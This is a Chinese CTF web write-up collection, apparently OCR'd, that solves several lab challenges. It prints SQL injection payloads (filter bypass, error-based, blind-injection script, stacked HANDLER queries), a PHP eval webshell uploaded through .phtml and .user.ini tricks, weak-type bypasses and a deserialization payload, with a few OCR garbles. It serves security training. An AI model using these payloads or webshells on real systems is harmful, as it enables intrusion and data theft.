
爆表：

```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(table_name) ffromrom infoorrmation_schema.tables
 whwhereere table_schema=database()%23&password=123
```




爆字段：

```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(column_name) ffromrom infoorrmation_schema.colum
ns whwhereere table_schema=database() anandd table_name='b4bsql'%23&password=123
```



爆数据：


```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(id,username,password) ffromrom b4bsql%23&passwor
d=123
```




我们改成passwoorrd：

```
/check.php?username=1' uniunionon selselectect 1,2,group_concat(id,username,passwoorrd) ffromrom b4bsql%23&passw
ord=123
```


[ACTF2020 新生赛]Upload




随意上传一个3.jpg文件(里面含有一句话木马)，抓包，修改后缀名为phtml



连接蚁剑



[ACTF2020 新生赛]BackupFile



Try to find out source file!

根据提示，是备份文件泄露

.rar

.zip

.7z

.tar.gz

.bak

.swp

.txt

.html


以上是备份文件后缀，我试了下www.zip不行，应该是别的，于是用dirsearch扫描目录

是index.php.bak

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```


简单的弱类型绕过

就很简单了，get传入key，与一串开头为123的字符串比较。== 为弱比较，直接令key=123就可以。直接出flag。




flag{07068922-1802-43f7-bd2b-0d111b36e75e}


[HCTF 2018]admin 正在做

弱密码

admin/123



[极客大挑战 2019]BuyFlag




```
<script src="assets/js/main.js"></script>

    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
</html>
```


让我们post过去一个money和一个password，password要等于404，并且password不能为数字，那好办我们可以用弱类型，即让password=404a。

抓包:

添加Cookie


[SUCTF 2019]CheckIn

上传一句话木马图片

对文件的内容进行了检查。所以，我们换一种木马形式。

```
<script language='php'>eval($_POST['shell']);</script>
```


用shell.phtml进行上传。



对后缀进行了验证

我们修改一下之前木马文件3.jpg

```
GIF89a
<script language='php'>assert($_POST['shell'];</script>
```



Upload Labs

文件名： 选择文件 未选择文件
提交
Your dir uploads/ee809ecb8703e9e1f186ee49477f091a
Your files :
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(5) "3.jpg" [3]=> string(9) "index.php" }

再上传一个.user.ini 文件，当我们对目录中的任何php文件进行访问时，都会调用.user.ini中指的文件以php的形式进行读取。
所以我们写一个.user.ini进行上传。（一定要加文件幻术头）

```
GIF89a
auto_prepend_file=3.jpg
```

Upload Labs

文件名： 选择文件 未选择文件
提交
Your dir uploads/ee809ecb8703e9e1f186ee49477f091a
Your files :
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "3.jpg" [4]=> string(9) "index.php" }

上传成功。连接蚁剑。

2019]NiZhuanSiWei

进入题目，直接给出了php源码

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```


看到有include文件包含，必然是解题的重点，所以先看第一个if，必须先满足它。
text不为空，且 file_get_contents() 读取的返回值为 welcome to the zjctf
file_get_contents()函数的功能是读取文件内容到一个字符串，但这里没没有一个文件，而是读取的text变量。没查到相关这方面的用法，特别是那个r参数。
而如果直接给text赋值 text=welcome to the zjctf 的话，没有回显说明没成功。
所以需要用方法绕过它，两种方法

php://input伪协议

此协议需要 allow_url_include 为 on ，可以访问请求的原始数据的只读流, 将post请求中的数据作为 PHP代码执行。当传入的参数作为文件名打开时，可以将参数设为 ?test=php://input ,同时post想设置的文件内容，php执行时会将post内容当作文件内容。
好像用 HackBar 因为在 post 中没有设置变量不能访问，所以用bp抓包。
看到有回显，可行。

data://伪协议

data://协议需要满足双on条件，作用和 php://input 类似

```
?text=data:text/plain,welcome to the zjctf
```

welcome to the zjctf

也可以加上 base64 编码。

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

再看第二个if file不能有flag字符。没啥，往下看。

提示了有一个 useless.php ，想到之前说的PHP伪协议中的php://filter读取文件。尝试。

```
php://filter/read=convert.base64-encode/resource=useless.php
```

所以构造payload，成功回显

```
?text=data:text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=php://filter/read=convert.base64-encode/resource=useless.php
```

welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogIAogICAgcHVibGljICRmaWxlOyAgCiAgICAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgICAgIGlmKGlzc2V0KCR0aGlzLT5maWxlKSl7ICAKICAgICAgICAgICAgICAgIGVjaG8gZmlsZV9nZXRfY29udGVudHMoJHRoaXMtPmZpbGUpOyAgCiAgICAgICAgICAgICAgICBlY2hvICI8YnI+IjsgIAogICAgICAgICAgICByZXR1cm4gKCJVIFIgU08gQ0xPU0UgISEvL0NPTUUgT04gUExaIik7ICAKICAgICAgICAgICAgfSAgCiAgICB9ICAKfSAgCj8+

base64解码,成功得到 useless.php 源码。

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```


看到有一个 flag.php ,并且file不为空将读取flag.php并显示。所以。构造一个序列化字符串。

```php
<?php
class Flag{
    public $file="flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$s = serialize(new Flag());
echo $s;
?>
```


```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

最终构造payload

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php
&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```



[CISCN2019 华北赛区 Day2 Web1]Hack World




提示了存在flag表与flag列，先输入正常内容1：


可以得到正常的回显，再测试2：

再输入999，得到错误提示：

输入2-1时，得到注入提示：




在判断数值型和字符型注入时，可以通过提交数学式的方式，例如：id=2/2，字符型返回id=2的内容，数字型则返回id=1的结果。
输入2/2判断注入类型：




得到正常回显，猜测为数字型的盲注，使用length()方法测试：

```
(length(database())>4)
```

得到正常回显，即为1的结果：



当尝试<4时：



基本断定为数字型的布尔盲注。
通过后续的语句测试，好像过滤了（空格），所以采用()作为语句间的分隔

```
id=(ascii(substr((select(flag)from(flag)),0,1))<120)
```

可以成功，估算flag的长度为50，使用二分法盲注的Python3脚本爆出flag：


```python
import requests


url = 'http://c6140ee3-6f16-4096-8f22-06ecaa6738ed.node3.buuoj.cn/index.php'
flag = ''

for i in range(1, 50):
    max = 127
    min = 0
    for c in range(0, 127):
        s = int((max + min) / 2)
        payload = '(ascii(substr((select(flag)from(flag)),%d,1))<%d)' % (i, s)
        r = requests.post(url, data={'id': payload})
        if 'Hello, glzjin wants a girlfriend.' in str(r.content):
            max = s
        else:
            min = s
        if (max - min) <= 1:
            flag += chr(max-1)
            print(flag)
            break
print(flag)
```

题目限制了大部分函数与关键字，以及最重要的空格。

空格可以使用括号，即任何可以计算结果的语句都可以用括号包围起来；
Tab键、%09、%0a、%0b、%0c、/**/也可以作为空格
还可以使用1^异或这种方法：

1^1=0
0^0=0
1^0=1
即构造id=1^(if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1))
这种形式也可以。

[极客大挑战 2019]HardSQL



经过手工测试过滤了and、= 空格 union等多个sql关键字

要思考如何绕过这些关键字去注入！

使用updatexml报错法注入

查数据库信息

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,version(),0x7e),1))%23&password=21
/check.php?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=21
```

结果:geek

查表

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.ta
bles)where(table_schema)like(database())),0x7e),1))%23&password=21
```

结果:H4rDsq1

查字段

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.c
olumns)where(table_name)like('H4rDsq1')),0x7e),1))%23&password=21
```

结果:id,username,password

查数据

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(username,'~',password))from(H4rDsq1)),
0x7e),1))%23&password=21
```

结果:flagflag{acf5a8e4-5671-41f9-aa

用right()语句在查询后面部分

```
/check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1)),0
x7e),1))%23&password=21
```

1-41f9-aa2d-12e51d69ddc3}

最后为：

flag{acf5a8e4-5671-41f9-aa2d-12e51d69ddc3}

extractvalue报错注入

爆数据库名

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(database()))))%23
```

爆表名

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.t
ables)where(table_schema)like('geek'))))%23
#语句主要用()绕过了空格，用like绕过了=号
```

爆列名

```
username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.
columns)where(table_name)like('H4rDsq1'))))%23
#同上，语句不变改一下变量就行
```

找到flag

```
check.php?username=aaa&password=aaa'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1))))%
23
#这里要注意！select aaa from table_bbb;不需要引号！！！！！
```

可是只显示了flag其中的一段。

剩下的用right()显示其他位数的

```
check.php?username=aaa&password=aaa'^extractvalue(1,rightconcat(0x7e,(select(group_concat(password))from(H4rDsq1
))))%23
#这里要注意！select aaa from table_bbb;不需要引号！！！！！
```

[GYCTF2020]Blacklist

先1’

```
 right syntax to use near ''1''' at line 1
```

字符型注入

再输入

```
1' or '1'='1
```

安劳: 1

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

联合注入

返回了过滤内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

堆叠注入

payload:

看表

```
1';show tables;#
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


看列

payload

```
1';show columns from `FlagHere`; %23
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


由于过滤了prepare和alert
我们可以用
HANDLER方法

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

